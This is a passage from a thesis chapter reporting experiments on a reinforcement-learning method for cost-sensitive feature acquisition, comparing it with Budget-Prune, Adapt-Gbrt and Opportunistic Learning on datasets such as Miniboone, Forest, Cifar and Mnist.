The second method we use is Budget-Prune (*bprune*) [115], which is an algorithm that prunes an existing RF using linear programming to optimize for the cost vs. accuracy trade-off. First, we create a RF with BudgetRF algorithm [114] with 40 trees in Miniboone, Forest and Diabetes and 80 trees (we did not observe better performance with more trees) in Cifar and Mnist. Then we prune the resulting RF with Budget-Prune, with at least 12 different trade-off settings (more where necessary). The results are processed according to the evaluation metric.

In hard budget setting, we compare to recent heuristic-driven approach by Kachuee et al. [66], called Opportunistic Learning (*oplearn*). In this algorithm, an auxiliary reward is defined as a change in prediction uncertainty, when some feature is added. Two separate networks are trained – one estimating class probabilities, the other predicting the auxiliary reward. During test-time, the features are greedily acquired according to the predicted reward, and classification is made when the target budget is reached. The method uses a heuristic that lacks the theoretical ground (in contrast with our method where we directly optimize the eq. 3.1), but the experimental results indicate that it performs well. In Opportunistic Learning, an immediate reward is predicted ($\gamma = 0$), because of which the model loses the capacity to predict into the future. Nevertheless, the reported performance was impressive, hence we selected the method for comparison. We use a neural network with a comparable amount of parameters to our method. Because of the way this algorithm works, we train a single model for each dataset. It is then queried with different budgets to assess its accuracy. We then construct the convex hull above these points.

3.4.5 *Methodology*

All evaluated algorithms include a λ-like trade-off parameter or a defined budget, which we sweep across different values and run the algorithms several times, with different seeds. We use the evaluation method described in Section 3.4.1 to present the results.

As for our method, we let it run for a pre-defined number of steps, according to the Algorithm 3.3. In one step, all the parallel environments advance for one step, a batch is sampled from the memory and a gradient step in θ is taken. For each dataset, we define a number of steps that constitute an epoch (*ep_len*; 100, 1000 or 10k steps). Several other parameters are dependent on the epoch length; namely the length of the exploration phase, the learning rate schedule and the frequency of λ updates (in the case of specific average budget). Also, for each dataset, we heuristically estimate the size of the neural network (NN) by training NN based classifiers with number of neurons selected from $\{64, 128, 256, 512\}$ in three layers with ReLu activation. We choose the lowest size that performs well on the task, without excess complexity. The hyperparameters stay the same across all versions of our algorithm, clearly featuring its robustness. Tables 3.2 and 3.3 presents all used parameters.

3.5 EXPERIMENT RESULTS

In this section, we describe the performed evaluation of the methods described in Section 3.2. The code used in this evaluation can be obtained at `https://github.com/jaromiru/cwcf`.

Symbol	description	value
$\|\mathcal{E}\|$	number of parallel environments	1000
	maximum number of steps	$100 \times$ ep_len
γ	discount-factor	1.0
Retrace-λ	Retrace parameter λ	1.0
ρ	target network update factor	0.1
$\|\mathcal{B}\|$	number of steps in batch	50k
$\|\mathcal{M}\|$	number of episodes in memory	40k
$\epsilon_{\text{-start}}$	starting exploration	1.0
$\epsilon_{\text{-end}}$	final exploration	0.1
$\eta_{\text{-start}}$	starting η-greediness of target policy π	0.5
$\eta_{\text{-end}}$	final η-greediness of target policy π	0.0
ϵ_{steps}	length of exploration phase	$2 \times$ ep_len
LR-pretrain	pre-training learning-rate	1×10^{-3}
LR-start	initial learning-rate	5×10^{-4}
LR-min	minimal learning-rate	5×10^{-7}
LR-update	number of steps between learning-rate updates	$10 \times$ ep_len
LR-scale	learning-rate multiplier	0.5
	for the specific average budget	
λ-LR-start	initial λ learning-rate	1×10^{-1}
λ-LR-min	minimal λ learning-rate	1×10^{-4}
λ-LR-update	number of steps between λ learning-rate updates	$10 \times$ ep_len
λ-LR-scale	λ learning-rate multiplier	0.5
λ-update	number of steps between updates of λ	$0.1 \times$ ep_len

Table 3.2: Algorithm-level parameters.

3.5.1 *Time and memory requirements*

Let us first discuss the time required for the algorithm to converge and the maximum memory required during the computation. We performed a test for each dataset for two variations of the algorithm, average budget with λ and specific budget b, set to possibly acquire all features (λ close to 0 or budget b set to the number of features). The reported memory consumption is an upper limit estimate – during our tests, a lower amount of memory occasionally resulted in an out-of-memory error. Evaluation of a trained model is fast and takes a negligible amount of time.

Each test was for performed on the following configuration: one core of Xeon E5-2650v2 2.60GHz CPU with nVidia Tesla K20 5GB GPU. The amount of used memory varied across the datasets. The results are summarized in Table 3.4.

The results indicate that the variation with the directly specified budget b is roughly 2-times slower (depending on the dataset), as measured in the wall-clock time, than in the case with trade-off λ. In the former variation, the algorithm solves a non-stationary environment (λ update is part of the algorithm), hence the longer run-time is expected.

Dataset	NN size	ep_len	specific
Mnist[†]	3×512	10k	$\lvert\mathcal{M}\rvert = 10\text{k}, \text{LR-pretrain} = 2 \times 10^{-5}, \text{LR-start} = 10^{-5}$
Cifar[†]	3×512	10k	$\lvert\mathcal{M}\rvert = 10\text{k}, \text{LR-pretrain} = 2 \times 10^{-5}, \text{LR-start} = 10^{-5}$
Forest	3×256	10k	
Miniboone	3×128	1k	
Diabetes	3×128	100	

[†] The replay size is reduced due to memory constraints.

Table 3.3: Dataset-specific parameters.

Dataset	steps/sec	total steps	total time	memory required
Miniboone-λ	8.0	6k	13 mins	6 GB
Miniboone-b	6.0	30k	83 mins	6 GB
Diabetes-λ	3.0	3k	17 mins	6 GB
Diabetes-b	1.3	4k	51 mins	6 GB
Forest-λ	4.5	780k	48 hrs	6 GB
Forest-b	4.0	1500k	104 hrs	6 GB
Cifar-λ	1.2	600k	136 hrs	32 GB
Cifar-b	0.9	520k	159 hrs	32 GB
Mnist-λ	0.4	300k	208 hrs	32 GB
Mnist-b	0.4	500k	347 hrs	32 GB

Table 3.4: Time and memory requirements until convergence in different datasets of two variations of the algorithm – average budget with trade-off λ and specified average budget b.


However, if the user seeks a model that will achieve a particular budget, the former method is much more convenient. With the trade-off λ variation, the user would need to execute several runs to find a suitable λ, which may be slower at the end. However, the simpler trade-off λ method has its uses, i.e., in case the user has precisely quantified all the feature and misclassification costs in the same units. In such case, the user seeks a model that minimizes the eq. (3.1) with $\lambda = 1$.

The run-time seems to be correlated with the number of features in the dataset, with one exception. In the Forest dataset, we attribute the long run-time to the one-hot encoding of the categorical features and the high number of samples – learning to select of meaningful features seems complex in this setting.

3.5.2 *Average budget with trade-off* λ

In this section, we select several representative datasets and compare the RL method (*rl-*λ) in average budget settings with Adapt-Gbrt (*agbrt*) and Budget-Prune (*bprune*), where applicable. The results are shown in Figure 3.5. The RL based algorithm performs robustly on all tested datasets, comparable or better to prior-art.

The Figure 3.5b show a strange result in the case of the Budget-Prune in the Diabetes dataset. After a careful inspection, we found that the algorithm heavily overfits the



(a) Miniboone (b) Diabetes (c) Forest (d) Forest-2


(e) Cifar (f) Cifar-2 (g) Mnist

Dataset	baseline	rl-λ	agbrt	bprune
Miniboone	0.73†	**0.77**	0.73	0.70
Diabetes	0.62	**0.75**	N/A	0.44
Forest	0.62	**0.85**	N/A	0.82
Forest-2	0.39	**0.81**	0.75	0.63
Cifar	**0.36**	0.28	N/A	0.18
Cifar-2	0.28	0.26	**0.29**	0.20
Mnist	0.87	**0.95**	N/A	0.91

† Note that values differ from those reported in [59] due to modified metric.

Figure 3.5: Comparison of the rl-λ algorithm trained through λ-specified budget, AdaptGbrt (agbrt) and BudgetPrune (bprune). The table shows the normalized area under the trade-off curve as the overall metric. Adapt-Gbrt algorithm cannot be evaluated in multi-class datasets. Seemingly malformed results of BudgetPrune in **b)** are caused by overfitting of the algorithm.

training data and performs poorly on the test set. This behaviour results in the strange cost-accuracy curve (which is reported on the test set). In Miniboone, it is noteworthy that the Adapt-Gbrt and Budget-Prune algorithms do not exceed the performance of the baseline classifier. In the Cifar dataset, the baseline method provides well and consistent performance across all budgets, exceeding other methods by a large margin. It is only surpassed by RL when small budgets (up to 20 features) are targeted. We assume that the model capacity is the restricting factor here, as Cifar is a very hard dataset, especially when pixel relations are disregarded. Note that the baseline classifier solves much easier task – at each budget, there is a static set of pixels that are present in every sample. On the other hand, the RL algorithm gathers a different set of pixels for each sample, which is a much harder task. Note that we do not use convolutions, which are common in image recognition tasks (to regard all datasets the same), but they could be incorporated into the algorithm, if needed.



(a) Miniboone (b) Diabetes (c) Forest

(d) Cifar (e) Mnist

Figure 3.6: Average budget setting with directly specified budget b in five different datasets. In each dataset, multiple runs were made with specific budgets (indicated with vertical lines). The runs with the same budget settings are plotted with the same color. For reference, the results of the λ-specified budget are included (dashed line).

It is noteworthy that in case of the Diabetes, Forest and Forest-2 datasets, the rl-λ algorithm's best performance outperforms the baseline classifier with all features, although both algorithms use neural networks of comparable sizes. This indicates that the RL algorithm generalizes much better, possibly because solving harder tasks may have a regularizing effect.

3.5.3 *Average budget with target* b

In this section, we discuss the results of the method trained with a user-specified budget b, while the λ is automatically learned as explained in the Section 3.2.4. The previous method with the λ defined budget is useful if the exact costs of features and classification are known – in this case, we simply set $\lambda = 1$ and let the algorithm find the best policy. Also, it can be used if we simply want to sweep across all spectrum of budgets, e.g., for comparison reasons. In the case we want to target a specific budget, the variant evaluated here is preferred, as it removes the additional parameter and directly returns a model with a specified budget in one run (which saves computational resources).

For each evaluated dataset, we manually selected several distinct budget targets and ran the algorithm several times with different seeds for each budget. We plotted the results (see Figure 3.6) on the cost-accuracy plane with different colors, to highlight the variance between different runs.




Figure 3.7: Comparison of λ-set budget and specific target b. Theoretically equal settings, $\lambda = 0$ (meaning free features) and a specific budget target $b = 50$ (all features in the dataset), result into different behaviour. All other settings are the same. Averaged over five runs, one step on the x axis corresponds to 100 training steps.

Comparing the raw results to the previous method with the λ defined budget, the results are similar and in some cases better. The learned models aligned to the specified budgets in most cases. However, there is some variance in both costs and accuracies, suggesting that in practice, the method should be run several times and only the best performing model should be chosen (based on the validation set).

We attribute the better performance to the normalization effect of the simultaneous optimization of λ – because the environment is effectively non-stationary, the task is slightly harder and the learned model generalizes better. In Figure 3.7 we further explore this hypothesis. We analyse a training progress of the two methods, when a budget is specified directly and indirectly with λ. With the Miniboone dataset, we selected two, in theory, equal settings: $\lambda = 0$ and $b = 50$. With fixed λ, setting it to zero effectively means that all features are free and budget is infinite. In the other case, setting $b = 50$ means that all features can be acquired (there are 50 of them and the cost is uniformly 1.0). All other settings were equal and we conducted 5 runs of each algorithm and averaged their results. Figure 3.7 shows that the specific b-budget method is more resilient to over-fitting – while its performance increases slower than in λ-set budget, the validation performance monotonically raises as well. Also, the asymptotic average accuracy is better in the case of b-budget, about 0.943 in 20000 steps while λ-budget reaches its top accuracy of 0.940 in about 3500 steps (in Figure 3.7, the x-axis scale is different, it corresponds to 200 and 35 steps on the x axis respectively).

Another interesting fact is that with most budget settings, the learned models always use the whole available budget. However, at some point, where it cannot strengthen its accuracy anymore, it stops acquiring more features. For example, the Miniboone dataset has 50 features, and as it can be seen in the Figure 3.6a, the model retrieved 35 at most. Similar effect can be seen in the Forest and Diabetes datasets (Figures 3.6b and 3.6c). The observation is consistent with previous experiments with λ-targeted budget, where further lowering λ did not improve accuracy nor depleted more budget.

In Figure 3.8, we analyse the training progress. At first, the λ multiplier oscillates, until it converges to its optimal value. Similar oscillations can also be seen in the budgets spent by partially trained models, where the budget approaches the target value by the end of the training. We assume that a small deviation from the average target budget is acceptable. If not, we can simply select the last model that strictly meets the constraint.




Figure 3.8: The learning progress in the Miniboone dataset, with an average target budget $b = 10$. The plot shows changes in λ, spent budget and accuracy during learning (one run, not averaged). One step on the x axis corresponds to 100 training steps.


In conclusion, using the specific budget b method has several advantages. It achieves slightly higher accuracy, displays better over-fitting resiliency and avoids a superfluous hyperparameter.

3.5.4 *Hard budget*

In the hard budget setting, we compare to Opportunistic Learning (*oplearn*). We do not compare to the work of Kapoor and Greiner [67], since it solves a slightly different problem. In their case, they do not use a per-sample budget, but rather a budget for the whole training process.

The results can be seen in Figure 3.9, where the RL algorithm with hard budget setting is named *rl-hard*. For comparison reasons, we also plot the performance on the average budget task (*rl-*λ). This is to compare the *tasks* themselves, not the algorithms (that is, it cannot be said that one algorithm is better than other).

Generally, compared to average budget setting, the hard budget algorithm should achieve lower performance. In contrast to the hard budget setting, the average budget method *can exceed* the target budget for selected samples. The experimental results indicate that the performance of both algorithms is similar, except for the Cifar dataset, where the hard budget algorithm is better for a range of costs. A similar result on the Cifar dataset was observed also in the average setting, with a specified budget. We noticed that with the *rl-*λ algorithm, all the resulting models fell either into the low-cost or high-cost region, but nowhere between. In other words, in Cifar, it is hard to select a λ so that the resulting model falls in the middle-cost region. However, with specific budget (both hard and average), we can force the algorithm to find such a model, which may work better. In Diabetes, the performance of the hard budget method is better for a range of costs, which we attribute to overfitting of the average budget method.



(a) Miniboone (b) Diabetes (c) Forest

(d) Cifar (e) Mnist

Dataset	baseline	rl-hard	oplearn
Miniboone	0.73	**0.75**	0.62
Diabetes	0.62	**0.74**	0.73
Forest	0.62	**0.84**	0.38
Cifar	**0.36**	0.29	0.20
Mnist	0.87	**0.92**	0.85


Figure 3.9: Comparison of RL (*rl-hard*) and Opportunistic Learning (*oplearn*) algorithms in the hard-budget setting. For reference, we also plot the performance in the average budget setting (*rl*-λ). The table shows the normalized area under the trade-off curve metric.

Compared to the Opportunistic Learning algorithm, our method achieves substantially better performance in all datasets. We attribute the result to the fact that RL method optimizes for the actual objective, while Opportunistic Learning method optimizes a heuristic objective, which is not exactly aligned with the actual goal.

We see a similar effect as in the average budget settings – if the increased budged does not result in increased accuracy, the model learns to stop acquiring features prematurely, to save resources. Note that in the hard setting, RL *never* exceeds the specified budget.

3.5.5 *Missing features*

In these experiments, we assume that there is a sparse training set, while during the test time, the models can select any feature. That corresponds to the mentioned medical domain, where past data can be elevated for training. However, it is difficult to obtain a



(a) 25%

(b) 50%

(c) 75%

(d) 90%

Dataset	mean	mice	mdp
Miniboone-25	0.71	**0.75**	0.74
Miniboone-50	0.66	**0.72**	**0.72**
Miniboone-75	0.54	0.59	**0.66**
Miniboone-90	0.52	0.49	**0.56**


Figure 3.10: The tested methods were trained with the sparse Miniboone dataset, where the stated percentage of features is missing. We compare performance with training on the *full set* without missing features, the altered *mdp* method and *mice* and *mean* imputation algorithms. Trained models were evaluated on the complete dataset with all features. The table shows the normalized area under the trade-off curve. Numbers after the dataset name identifies the percentage of missing features during training.

real dataset with these attributes and therefore we decided to create a custom synthetic dataset. We artificially drop some percentage of features from the Miniboone dataset. We created four versions, with 25%, 50%, 75% and 90% of features missing. The synthetic datasets were created with an assumption that the features are missing completely at random (MCAR) and the fact that a feature is missing has no predictive power.

We implement the method described in Section 3.2.6 (*mdp*). We use two baseline methods – first, we simply impute the missing features with their *mean* and train the usual way. Second, we use *MICE* algorithm [4], which assumes linear dependencies between features. It works by iteratively predicting missing values with a linear regression over known or already predicted features and repeating this process several times. The imputed dataset is then regarded as complete and we train our method in a standard way. For comparison reasons, we also plot the performance on the *full set* without any missing features.

In Figure 3.10 we present the results. We see incremental degradation of performance when an increasingly larger percentage of features is missing. The results show that the version with altered MDP performs robustly well. It performs comparably when less than 50% of the features are missing, and performs substantially better with sparser datasets. The mdp method does not involve any preparation and can be directly used in any sparse dataset. It also highlights the flexibility of the RL method. In the case of the MICE imputation method, it has to be noted that the preparation process takes a non-negligible amount of time (about 15 minutes in the Miniboone dataset).

Note that our method can be conveniently used in the case when there are also missing values in the test set, i.e., when some tests are unavailable. In this case, the algorithm simply cannot select the corresponding action and chooses the next best. We



(a) features histogram (b) Miniboone (c) Forest-2

Figure 3.11: Experiments with HPC. **(a)** Histogram of number of used features across the whole Miniboone dataset, black indicates that the HPC was queried at that point. **(b)** Comparison of the normal agent, an agent with access to HPC and to fake, non-predictive HPC in Miniboone. The HPC improves performance in the high-cost region and the agent is able to ignore the fake HPC to some extent. **(c)** In the Forest-2 dataset, the used SVM has very low training error, causing the RL agent to overfit.

also experimented with two different training regimes connected to how we treat the Q-values for the actions corresponding to the missing features. First, we treat them the usual way – if the corresponding feature is missing, its value is unavailable in the computation of the Q-function update target. We hypothesized that this approach fits a setting in which we optimize for the fact, that the features may be missing also in the test set. On the other hand, if we knew that all the features will be available in the test set, it may make sense to include the values of the missing features in the computation of the Q-target (either the maximum in eq. (2.4) or the expectation in eq. (2.6)). However, in several experiments we made, the described approach did not seem to bring any benefit. On the contrary, in many experiments, it resulted in worse performance.


3.5.6 *High-performance classifier*

In this section, we evaluate the case when a High-Performance Classifier (HPC) is available*. For the purposes of these experiments, we use the SVM trained for the AdaptGbrt method as the HPC.

First, we were interested whether the agent learns to use the HPC and how. Figure 3.11a summarizes how many features a trained agent requested for different samples in Miniboone. It includes the HPC queries to get intuition about in which cases the external classifier is used. The agent classifies 40% of all samples with under 15 features and with almost no HPC usage. For the rest of samples, the agent queries the HPC in about 19% cases. The histogram confirms that the agent is classifies adaptively, requesting a different amount of features across samples, and triggering the external classifier on demand.

Next, we used the Miniboone and Forest-2 datasets to compare three agent variants – the original agent (*rl-λ*), the agent with the HPC (*rl-λ-hpc*) and also an agent that has access to non-predictive HPC (*rl-λ-fakehpc*). The results are in Figure 3.11bc. In the Miniboone dataset, the HPC is beneficial in the high-cost region, and the agent is able to ignore the fake HPC to some extent. However, in the Forest-2 dataset, the version without

* Some of these HPC experiments originally appeared in [58].



(a) Miniboone (b) Forest (c) Cifar (d) Mnist

(e) training progression (Miniboone, $\lambda = 0.01$, 10 runs average)

Figure 3.12: Comparison of the plain DQN (*rl-dqn*) to a full method used in this work (*rl-λ*). Generally, the improved algorithm achieves a better score, especially in the datasets with a large amount of features (Cifar and Mnist). The subfigure **(e)** shows the training progression. Here, we include an ablation of the full algorithm without pretraining (*rl-λ-nopretrain*).

the external classifier performs better. We investigated the issue and found that the SVM has 0.995 accuracy on the Forest-2 training set. Because of this, the RL agent overfits to rely on its HPC, capping its performance. The non-predictive HPC introduced some instability into the training, but the performance was still higher for a range of costs. The results show that including HPC should be done with caution – the agent is able to ignore a non-predictive classifier to some extent, but an overfit classifier can be harmful.

3.5.7 *Effect of the RL algorithm*

